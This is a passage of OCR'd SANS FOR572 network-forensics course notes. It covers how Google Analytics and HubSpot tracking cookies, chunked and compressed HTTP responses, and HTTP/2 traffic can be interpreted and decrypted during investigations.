
```
<domain hash>
<unique user identifier>
<timestamp of first visit to site>
<timestamp of previous visit to site>
<timestamp of current visit to site>
<number of visits>
```



The forensic value would lie in the ability to identify a unique "user" (with appropriate caveats about different browsers, manual cookie deletion, etc.), as well as the timestamps. The "user" value refers to each "local cookie scope". Different browsers typically use different cookie databases, which results in multiple "user" values per system and human user. Private browser mode creates a "clean" user environment each time it is launched—again with a new cookie scope that would create a new "user" value.


The `__utmb` cookie has only a 30-minute lifetime and is therefore used to track a user's individual session. The format for this cookie is:

```
<domain hash>
<page views this session>
<outbound link countdown from 10>
<timestamp of current visit to site>
```



The `__utmz` cookie has a six-month lifetime and is designed to track a user's path to the site or page. It is useful in determining if a user arrived at the site from a search engine, bookmark, or a link on another page. This cookie contains the following values:

```
<domain hash>
<timestamp>
<visit counter>
<source counter>
<source/campaign/medium/search term data>
```



There are other "`__utm*`" cookies as well, but these are the main artifacts of forensic value. There are also other advertising cookies that contain similarly valuable information—often from advertising networks or related providers like A/B tester Optimizely.com or marketing and conversion tracker HubSpot. Recognizing and interpreting these cookies can provide a clear understanding of a user's web activities.

References:

`http://for572.com/d7oki`
`http://for572.com/hujdr`
`http://for572.com/yax16`

Useful Fields (3)

- HubSpot targeting cookies
  - VERY unique identifier
  - Long-living: 2yr, 10yr, 10yr rolling retention periods

```
__hstc=104275039.fd1cf0d99e072d4c77dfd4a9659e
  916a.1435796242522.1435796242522.
  1437232555816.2
hubspotutk=fd1cf0d99e072d4c77dfd4a9659e916a
hsfirstvisit=http%3A%2F%2Fcareers.stackoverfl
  ow.com%2Fjobs%2F91123%2Fnetwork-protocol-
  reverse-engineer-kyrus-tech||1435796242521
```


SANS DFIR FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response 27

Although the Google Analytics cookies are helpful and well-documented, not every site uses them. Leveraging the value of these tracking cookies means identifying them and tracking down the level of detail they provide. It would not be uncommon to see a handful of different trackers in a single case and there are dozens if not hundreds of similar platforms in use today.

Let's again look at the stackoverflow.com request/response. Stack Overflow uses HubSpot, a platform that allows marketing organizations to classify the sources of their web traffic. Where Google Analytics is intended for advertisement tracking, HubSpot caters more to the marketing end of the spectrum—but as you will see, there is some notable overlap between the two.

Per HubSpot's well-written documentation,[1] "`__hstc`" is the main cookie used to track visitors. It has a lifetime of two years and contains the following values:

```
<domain hash>
<utk (visitor identity) value>
<timestamp of first visit to site>
<timestamp of previous visit to site>
<timestamp of current visit to site>
<number of visits>
```



The "utk" value in the "__hstc" cookie contains a unique identifier that HubSpot assigns to each visitor. As discussed previously, the concept of a "user" is dependent on a unique local cookie scope. However, the "hubspotutk" cookie is valid for a whopping 10 years! This can be a powerful means of uniquely identifying an individual and correlating their activities within each domain using the HubSpot service. The composition of the value itself is not documented, but it is obviously a hash value of some sort—possibly an MD5.


The third cookie present in this sample, "hsfirstvisit", is also a gold mine for forensicators. Aside from another 10-year lifetime, the cookie contains details about how the visitor first arrived at the domain. In this case, the first visit to stackoverflow.com was due to what appears to be a job listing. However, since the URL is no longer online to validate this theory, we must leave this as just that—a theory. Additionally, the cookie contains what appears to be a UNIX timestamp, albeit with a few extra digits. If you remove the last three (supposing the timestamp is in milliseconds), the time can be converted per the following:

```
$ date -u -d @1435796242
Thu Jul  2 00:17:22 UTC 2015
```

Although this structure and value is not documented, a review of the browser's web history and cookie database showed an expiration time consistent with this timestamp being the exact time the apparent job-listing page was loaded.

References:

[1] http://for572.com/hs5n2



Even though HTTP is generally a straightforward protocol, there are a few aspects that can trip up an unskilled investigator.

Chunked Transfer Encoding is a method by which a server can send data of an unknown length. It has commonly been used for dynamically generated and streamed data, but its use has decreased in some ways due to AJAX and other related technologies. However, some malware schemes use this method, presumably as a way to subvert content monitoring and IDS-like mechanisms.

This encoding includes per-chunk length counter followed by the chunk data. The client then reconstructs the incoming data as it arrives, back into the original object. As you can see in this diagram, the data can come across the wire in various sequences: In the first response packet, the length is included with the headers, and its corresponding data resides alone in the next packet—without any header or footer. The third response packet contains just a length value, with its corresponding data also alone in the fourth. The fifth response packet differs in two ways. It includes the length and data in one packet, but also contains multiple chunks in the same packet. Finally, we see that the sixth and final response packet ends with a zero, which indicates the clean end of the chunked transfer.

Although this is not a complex encoding method, Wireshark and tshark often have difficulty reconstructing the object natively. Instead, you may want to use a tool such as NetworkMiner to handle the decoding automatically, or, if you find this is a common requirement, integrate a scripted solution into your overall process.


We previously discussed how web servers may compress content before sending it, which helps improve bandwidth utilization. When combined with chunked transfer encoding, however, it's important to remember that the server compresses the content first, and then transfers the chunks. Obviously when parsing chunked, compressed data, it is important to reverse the process: Reassemble chunks first, and then decompress the resulting data stream.

Result in browser:

```
<html><head><title>this is my web
page</title></head>I hope you like
it</html>
```

Follow TCP stream:

```
a
<html><hea
1c
d><title>this is my web page
21
</title></head>I hope you like it
7
</html>
0
```



Although the overwhelming majority of HTTP traffic still uses versions 1.0 and 1.1, the next version of the protocol is already in active use. Finalized in 2015 and defined by RFC 7540[1] and RFC 7541[2], HTTP/2 is now supported by all major browsers and server platforms. Major content providers such as Google, Twitter, Facebook, and Dropbox have full support for HTTP/2 as well.

It would be understandable if you didn't realize that you were already routinely using this version for web content, though. Although not required, HTTP/2 is generally sent over a TLS connection. Browsers also render content identically regardless of the protocol used to transmit it.


HTTP/2 greatly differs from previous versions, as we will demonstrate in a moment. However, the underlying constructs of request methods, resources, status codes, etc. all remain the same. The differences mean any tool that examines HTTP in transit will need to be updated if HTTP/2 is a factor. These differences include:[3]

- All headers are compressed with the HPACK algorithm. This results in a protocol that is nearly all binary, with very little useful ASCII content in the data stream. In addition, the headers are in tagged values, complicating analysis until tools are updated to better support parsing HTTP/2 traffic.
- Multiplexing is used to increase throughput and decrease latency. Each request can ask for multiple resources and each response message can contain portions of multiple objects. HTTP/2 traffic does not follow the blocking request/response sequence you are familiar with in previous versions of the protocol. Each HTTP/2 data stream is assigned a priority, allowing for QoS-style servicing for data considered more "important."
- Servers can—without being asked and without indication—proactively "push" objects into the browser's cache. This is also used to improve performance, though without any client-side indication that the object was proactively pushed rather than explicitly requested. Until browsers log this status, many client-side forensic processes that rely on examining browser caches may not adequately state the nature of each disk artifact.

Note that the typically encrypted nature of HTTP/2 traffic makes it a challenge to examine. However, the best way to accomplish this is through NSS keylogging [4], in which the analyst sets a debugging status for the browser, which then logs all TLS session keys to a file. Wireshark can then use this file to decrypt a pcap file containing the encrypted HTTP/2 traffic. Perhaps the best reference for this process is a SANS GIAC Gold paper written by Sally Vandeven[5]. In it, she details what is needed, with helpful screenshots at each step.

References:

[1] http://for572.com/eopcl
[2] http://for572.com/2c-ot
[3] http://for572.com/5uqrv
[4] http://for572.com/v-1tw
[5] http://for572.com/05dru




Here are some views of HTTP/2 traffic in Wireshark. This traffic was between a browser and twitter.com and was decrypted using the steps detailed in the SANS GIAC Gold paper mentioned on the previous slide.

First, note that following the TCP stream on the left does not provide any useful ASCII content, other than the "PRI * HTTP/2.0" string, which is a part of the "Magic" value that indicates the client's HTTP/2 capabilities. After this, the remainder of the request headers are not human-readable due to the HPACK compression.

The screenshot on the right side shows how Wireshark decodes the HPACK'ed headers. Each "Header" is a non-type-specific tag, with a structure that includes length-encoded strings in one of a variety of different formats. Each tag is then compressed before transmission.

One major shortcoming of Wireshark at this time is that there is no specific field for each header. Although an analyst could use "http.user_agent" in earlier versions of the protocol, there is no equivalent at this time for HTTP/2 traffic. Until this functionality is added, analysts will need to drastically adjust existing processes when examining HTTP/2 traffic.





Most recent web browsers provide a "Developer Tools" feature that can aid in exploring HTTP/2 connections. (To enable in Chrome: "`View | Developer | Developer Tools | Network`"; In Firefox: "`Tools | Web Developer | Network`". Chrome is shown above and on the next slide.)

This functionality allows the identification of objects that were transferred via HTTP/2 via the "`h2`" protocol indicator. The headers shown here include the tags observed on the previous slide's `twitter.com` example.

